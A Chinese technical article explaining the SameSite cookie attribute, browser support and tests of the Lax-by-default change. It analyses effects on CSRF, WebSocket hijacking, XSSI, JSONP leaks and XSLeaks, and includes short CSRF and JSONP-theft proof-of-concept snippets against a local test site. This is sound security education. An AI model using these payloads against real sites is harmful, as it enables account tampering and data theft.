• 当 www.baidu.com 的网页，请求 static.baidu.com 域下的图片，这个请求属于同站请求

• 当 a.github.io 的网页，请求 b.github.io 域下的图片，这个请求属于跨站请求

这里要注意和同源策略里的 same origin 做一下区分。同源指的是同协议、同域名、同端口。同站只看 site 是否一致，不管协议和端口。所以同源一定同站，同站不一定同源。

SameSite 属性

SameSite 属性用来控制 HTTP 请求携带何种 cookie。这是通过它的三种值来实现：

• None

• Lax

• Strict

SameSite 属性可以用在 HTTP 响应头里：

Set-Cookie: sessionId=F123ABCA; SameSite=Strict; secure; httponly;

也可以在 JS 代码里使用：

document.cookie= "sessionId=F123ABCA; SameSite=Strict; secure;"

使用的时候，SameSite 关键字和它的三个值都不区分大小写。

对于 SameSite=Strict 的 cookie：只有同站请求会携带此类 cookie。

对于 SameSite=None 的 cookie：同站请求和跨站请求都会携带此类 cookie。

Lax 的行为介于 None 和 Strict 之间。对于 SameSite=Lax 的 cookie，除了同站请求会携带此类 cookie 之外，特定情况的跨站请求也会携带此类 cookie。

特定情况的跨站请求指的是：safe cross-site top-level navigations（后文简称：安全的跨站顶级跳转），例如：

• 点击超链接 <a> 产生的请求

• 以 GET 方法提交表单产生的请求

• JS 修改 location 对象产生的跳转请求

• JS 调用 window.open() 等方式产生的跳转请求

反过来，哪些跨站顶级跳转是不安全的呢？例如：

• 以 POST 方法提交表单产生的请求

通过不同方式发起跨站请求，cookie 发送情况可以简单总结为下表：

请求类型			SameSite: None	SameSite: Lax	SameSite: Strict
跨站顶级跳转	安全	点击超链接 <a>	发送	发送	不发送
		JS 调用 window.open()	发送	发送	不发送
		JS 修改 location	发送	发送	不发送
		get 提交 <form>	发送	发送	不发送
	不安全	post 提交 <form>	发送	不发送	不发送
普通跨站请求		<iframe src=...>	发送	不发送	不发送
		<img src=...> <script src=...> <link rel="stylesheet" ...>	发送	不发送	不发送
		ajax (withCredentials:true)	发送	不发送	不发送
		fetch (credentials:include)	发送	不发送	不发送
跨站预加载请求		<link rel="prefetch" ...>	发送	不发送	不发送
		<link rel="prerender" ...>	发送	发送	不发送

最后一行的 prerender 请求有些特殊，它也会携带 SameSite=Lax 的 cookie，相关讨论：specify prerender processing model（https://github.com/w3c/resource-hints/issues/63）

SameSite 的演进

SameSite 的出现

在 cookie 最初的规范 RFC 6265 (https://tools.ietf.org/html/rfc6265) 里是没有 SameSite 属性的。

直到2016 年，https://tools.ietf.org/html/draft-west-first-party-cookies-05 SameSite 属性才被提出。

Cookie 的改进

cookie 最初的行为是：无论是同站请求还是跨站请求都会带上各自域下的 cookie，效果等同于 SameSite=None。

这样的行为导致了一些安全和隐私上的问题：

• CSRF 漏洞

• 跨域信息泄露

为了解决这些问题，出了一个新提案：Incrementally Better Cookies（后文简称 IBC，https://tools.ietf.org/html/draft-west-cookie-incrementalism-00），里面提出了两点改进：


• 没有声明 SameSite 属性的cookie 被处理为 SameSite=Lax。换句话说：cookie 的默认行为由 SameSite=None 改为 SameSite=Lax

• 设置为 SameSite=None 的 cookie，必须同时被标记为 Secure。换句话说：只能在 HTTPS 的情况下使用 SameSite=None

浏览器的实现

众所周知，不同浏览器对规范的实现常常不一致。

先来看主流浏览器对 SameSite 属性的支持情况：



• Chrome 从 v51 开始支持 SameSite 属性

• Firefox 从 v60 开始支持 SameSite 属性


• Edge 从 v16 开始支持 SameSite 属性（https://blogs.windows.com/msedgedev/2018/05/17/samesite-cookies-microsoft-edge-internet-explorer/）

• Opera 从 v39 开始支持 SameSite 属性

• Safari 从 v12 开始部分支持（macOS 10.14 Mojave 之前的版本不支持，macOS 10.15 Catalina 之前的版本还有 bug，https://bugs.webkit.org/show_bug.cgi?id=198181）

具体的支持情况可以参考：https://caniuse.com/#feat=same-site-cookie-attribute

主流浏览器对 SameSite 默认值为 Lax 的实现：



• Chrome 从 v76 开始支持手动开启（https://www.chromestatus.com/feature/5088147346030592），从 v80 开始，分批次对用户开启 IBC

• Firefox 从 v69 开始支持手动开启（https://groups.google.com/forum/#!msg/mozilla.dev.platform/nx2uP0CzA9k/BNVPWDHsAQAJ）

• Edge 计划从 v80 开始测试该特性（https://groups.google.com/a/chromium.org/forum/#!topic/blink-dev/AknSSyQTGYs%5B51-75%5D）

• Safari 和 Opera 目前还不支持

具体的支持情况可以参考：https://caniuse.com/#feat=mdn-http_headers_set-cookie_samesite_lax_default

后面的动手实践部分，会分别用 Chrome、Firefox 和 Edge 对 IBC 进行测试。

Chrome 浏览器对 SameSite 属性进行变更的时间线可以查看：https://www.chromium.org/updates/same-site

这里有个小插曲：为确保新冠病毒期间网站的稳定性，尤其是提供基本服务的网站（银行、政府服务、医疗保健等）的稳定性，chromium Blog （https://blog.chromium.org/2020/04/temporarily-roll-

ing-back-samesite.html）宣布暂时回滚 Chrome 80 对 SameSite Cookie 的修改。

浏览器实现中的特例：Lax + POST

前面提到过：安全的跨站顶级跳转请求会携带 SameSite=Lax 的 cookie，例如：以 GET 方法提交表单。按照规范，以 POST 方法提交表单不应该携带 SameSite=Lax 的 cookie。

但是，考虑到很多网站使用了第三方提供的统一登录，在这过程中可能会用到 POST 提交表单，为了不破坏这些网站的功能，Chrome 提出了一个临时解决办法：对于那些没有声明 SameSite 属性的 cookie，如果它的创建时间在两分钟以内，当以 POST 方法提交表单发起请求时，也会携带这类 cookie。同时，控制台会给出警告信息：

```
⚠ A cookie associated with a resource at https://www.foo.com/ set without a `SameSite` attribute    (index):1
was sent with a non-idempotent top-level cross-site request because it was less than 2 minutes old. A
future release of Chrome will treat such cookies as if they were set with `SameSite=Lax` and will only
allow them to be sent with top-level cross-site requests if the HTTP method is safe. See more details at ht
tps://www.chromestatus.com/feature/5088147346030592.
```


需要注意：这只是一个临时解决办法，以后 Chrome 会将其移除，所以开发者不要依赖这一特性。

动手实践

如果你想查看自己的浏览器是否已经完整启用 IBC，可以访问：https://samesite-sandbox.glitch.me/ 进行测试。


测试页面的运行逻辑如下：

• 访问主页面 https://samesite-sandbox.glitch.me/ ，响应头里设置了 6 个 cookie




• 主页面中包含一个iframe，指向一个跨域页面：https://googlechromelabs.github.io/samesite-examples/crosssite-embed.html

• 该跨域页面向主页面所在域名samesite-sandbox.glitch.me 发起一个 Ajax 请求，同时指定 withCredentials=true




• 这个Ajax 在 iframe 里属于跨站请求，会携带部分 cookie，后端返回的响应就是请求中携带的 cookie 列表

请求如下所示：



响应如下所示：



• iframe 接收到 Ajax 响应后，通过postMessage 把结果传递给主页面（用来告知主页面：跨站请求携带了哪些 cookie）

window.parent.postMessage(jsonResponse,"https://samesite-sandbox.glitch.me");

• 主页面通过比对 cookie 的设置情况和跨站请求 cookie 的发送情况，给出兼容性表格。

Chrome 测试

我这里的 Chrome 版本是 81.0.4044.113（写作本文时 Chrome 的最新版），默认没有启用 IBC。

解释一下上面的表格：

• 先看 Cookie set 一栏。ck02 带有 ❌ 表示它不符合 IBC，因为它在设置 SameSite=None 的同时没有设置 Secure，按照 IBC 它应该是 not Set

• 再看 Cross-site 一栏。ck00、ck01、ck02、ck03 值都是 set，表示跨站请求携带了这四个 cookie，但是按照 IBC，跨站请求只应该携带 SameSite=None 且Secure 的 ck01，所以其他三个都带有 ❌

• 最后看 IBC compliant 一栏。ck00 和 ck03 都是 Careful 表示它俩都在 IBC 规范影响范围内。ck02 值是 Invalid，表示它会被实现了 IBC 规范的浏览器拒绝

此时，如果你切换到控制台，会看到两条警告：


• 第一个警告是由 ck00 导致：set without the SameSite attribute.

• 第二个警告是由 ck02 导致：set with SameSite=None but without Secure.


而且从上图可以看到，用 document.cookie 可以获取到所有 cookie。

接下来，在 Chrome 里手动开启 IBC：

- 访问 chrome://flags
- 把 #same-site-by-default-cookies 和 #cookies-without-same-site-must-be-secure 改为 Enabled




启用之后，重启浏览器，再次访问测试站点，先删除所有 cookie（这一步很重要），刷新页面，效果如下：



上图中 ck02 由于设置 SameSite=None 的时候，没有设置 Secure，导致它被 Block，Chrome 会把这类 cookie 的背景设置为黄色。同时，在控制台也会输出对应的警告信息。

注意看上图：document.cookie 获取不到 ck02。


切换到网络面板，观察 iframe 里 Ajax 请求的 cookie 发送情况：




Ajax 请求只携带了 SameSite=None 且 Secure 的 ck01，符合 IBC 规范。

Firefox 测试

我这里的 Firefox 版本是 75.0（写作本文时 Firefox 的最新版），默认没有启用 IBC。




访问测试页面，结果如下：



和前面未启用 IBC 的 Chrome 结果一致。

接下来，在 Firefox 里手动开启 IBC：


- 访问 about:config
- 把 network.cookie.sameSite.laxByDefault 和 network.cookie.sameSite.noneRequiresSecure 改为 true



和前面启用 IBC 的 Chrome 结果并不一致。区别是 Cross-site 一栏，ck00 和 ck03 的值都是 set，说明：跨站请求携带的 cookie 除了本该携带的 ck01 外，还多带了 ck00 和 ck03。

从上图可以看到：Firefox 已经把 ck00 和 ck03 两个 cookie 的 SameSite 值标记为 Lax，按照规范，跨站 Ajax 请求是不应该携带 Lax cookie，所以这里应该是 Firefox 实现上的一个 BUG。

我们去网络面板印证一下，确实多带了两个 cookie。



Edge 测试

Edge 浏览器从 v79 开始，把内核切换到了 Chromium，所以猜测它的行为应该和 Chrome 一致。我在 Windows 10 虚拟机里安装了最新的 Edge 浏览器，版本是：81.0.416.58。按照上面流程测试，结果均和 Chrome 保持一致。这里就不再贴图了。有一点区别就是，Edge 启用 IBC 的配置页面是 edge://flags/ 。

SameSite 带来的影响

浏览器启用 IBC 带来的变化就是：除了安全的跨站顶级跳转之外的跨站请求默认都不会携带 cookie，除非显式的将 cookie 设置成 SameSite=None。

乍一看，这个变动似乎不大，但实际上它的影响范围并不小，尤其是对于那些在跨站上下文中使用 cookie 的场景。接下来，分别从攻击者和开发者的角度进行简单分析。

从攻击者的角度

在所有 cookie 里，攻击者更关注的其实是用来维持用户登录状态的 session cookie。如果攻击者发起的请求没有携带对应用户的 session cookie，那么网站会将其判定为未登录状态，这就导致那些需要登录才能访问的数据会获取不到，需要登录才能执行的操作会无法进行。

我在本地准备两个测试站点：

• www.foo.com:3000 模拟存在漏洞的网站（方便起见，后文描述时省略端口号）

•www.evil.com:4000 模拟攻击者的网站

用户在 www.foo.com 登录之后，会得到一个没有设置 SameSite 属性 session cookie，如下图所示：

不设置 SameSite 属性为的是让 cookie 使用 SameSite 默认值，而且，这也和当前大多数网站的行为一致，后文的讨论也是基于这种设定。

CSRF

CSRF 攻击依赖的就是跨站请求会自动带上用户 cookie，进而可以伪造请求，代替用户执行敏感操作。

测试站点 www.foo.com 有一个修改邮箱的接口，存在 CSRF 漏洞。

PoC 如下：

```
<form action="https://www.foo.com:3000/foo/change_email" method="post">
  <input type="text" name="email">
  <button>change email</button>
</form>
```

在未启用 IBC 时，Burp 拦截到的请求如下图所示：可以看到伪造的请求，携带了 cookie，邮箱成功被修改。

启用 IBC 后，Burp 拦截到的请求如下图所示：可以看到伪造的请求没有携带 cookie，后端响应提示需要登录。CSRF 利用失败。

把上面 PoC 里的 method 改为 get 再次测试，Burp 拦截到的请求如下图所示：伪造的请求携带了 cookie（因为 GET 形式提交表单属于安全的跨站顶级跳转），邮箱成功被修改。

可以看到，IBC 对 POST 形式的 CSRF 漏洞可以起到很好的防御效果。

对于前面提到的浏览器实现中的特例：Lax + POST，也有研究人员总结了一些利用方式（https://medium.com/@renwa/bypass-samesite-cookies-default-to-lax-and-get-csrf-343ba09b9f2b）。

CSWSH（Cross-Site WebSocket Hijacking）

Cross-Site WebSocket Hijacking 利用的是 WebSocket 不受同源策略限制，当用户访问恶意网页时，恶意网页可以向目标网站发起一个 WebSocket 连接，第一个握手请求就是正常 HTTP(S) 请求，会带上用户的认证信息（session cookie 等），如果开发者没有检测握手请求的 Origin，而是仅仅通过 session cookie 对用户进行认证并允许建立 WebSocket 连接，那么攻击者就可以进行 Cross-Site WebSocket Hijacking。更详细的原理可以参考：Cross-Site WebSocket Hijacking（https://www.christian-schneider.net/CrossSiteWebSocketHijacking.html）。

启用 IBC 之后，session cookie 的 SameSite 属性默认值变为 Lax，跨站握手请求不携带 session cookie，也就无法像上面一样成功建立 WebSocket 连接，导致 Cross-Site WebSocket Hijacking 失败。

XSSI（Cross-Site Script Inclusion）

Cross-Site Script Inclusion 是一种允许攻击者跨域窃取特定类型数据的攻击技术。

回想一下，我们经常能看到某个站点的 HTML 页面里用 script 标签引入了外站的 JS 文件，之所以可以这样做，是因为同源策略并不会限制这种行为。攻击者利用的同样也是这一点，构造一个恶意页面，直接用 script 标签引入包含受害者隐私数据的跨域资源，当受害者访问恶意页面时，浏览器就会自动请求对应资源，同时会带上相关 cookie，这样恶意页面就拿到了受害者的隐私数据。具体的可以参考：CROSS-SITE SCRIPT INCLUSION - A FAMELESS BUT WIDESPREAD WEB VULNERABILITY CLASS（https://www.scip.ch/en/?labs.20160414）

启用 IBC 之后，session cookie 的 SameSite 属性默认值变为 Lax，恶意页面跨域请求包含受害者隐私数据的资源时不再携带 session cookie，相当于以未登录状态访问隐私数据，肯定会失败。

JSONP 泄露

JSONP 是一种跨域通信机制。可以把 JSONP 泄露看成是 XSSI 攻击的一种形式。

测试站点 www.foo.com 包含一个 JSONP 接口，输出的是当前用户的邮箱。

PoC 如下：先自定义一个用于接受数据的 evil 函数，然后把函数名通过 cb 参数传递给 JSONP 接口

```
<script>
  function evil(data) {
    console.log(data);
  }
</script>
<script src="https://www.foo.com:3000/foo/jsonp?cb=evil"></script>
```

在未启用 IBC 时，Burp 拦截到的请求如下：JSONP 请求携带了 cookie，服务端正常返回了邮箱

启用 IBC 后，Burp 拦截到的请求如下：JSONP 请求未携带 cookie，服务端提示需要登录

但是这时候，不仅恶意网站无法利用 JSONP 接口窃取数据，就连 JSONP 接口原本的使用方也无法正常获取数据了。所以，为了使 JSONP 接口正常工作，开发者需要显式的将相关 cookie 设置为 SameSite=None。

把 sessionId cookie 的 SameSite 设置成 None 后再次测试：JSONP 泄露又可以被利用了。

总 设置为

SameSite=None，对于这样的 JSONP 接口，数据泄露的风险依然存在。对于那些开发者无意识造成的 JSONP 泄漏点，IBC 可以提供一定程度的保护。

XSLeaks

XSLeaks 和 XSSI 类似，都是用来跨域获取受害者的隐私数据，只不过 XSLeaks 利用的是浏览器的 side channel，例如：HTTP 响应的耗时等等。具体的可以参考：https://github.com/xsleaks/xsleaks/ 。

启用 IBC 之后，session cookie 的 SameSite 属性默认值变为 Lax，用来探测用户隐私数据的跨域请求不携带 session cookie，导致无法获取那些需要登录才能访问的隐私数据。

但是需要指出的是，一些特定的侧信道技术，例如：通过 window.open() 的，可能依然有效，因为这属于安全的跨站顶级跳转。

Data Exfiltration

这里的 Data Exfiltration 指的是利用不同技术手段绕过同源策略进而提取目标数据。例如：

• CVE-2015-1287、CVE-2015-5826 通过 CSS 跨域提取数据（https://blog.innerht.ml/cross-origin-css-attacks-revisited-feat-utf-16/）

• CVE-2014-3160 通过 SVG 绕过 Chrome 同源策略（https://christian-schneider.net/ChromeSopBypassWithSvg.html）

Data Exfiltration 成功的前提也是跨域请求自动携带 session cookie，进而提取隐私数据。启用 IBC 后，这个前提不再成立，攻击也就不再有效。

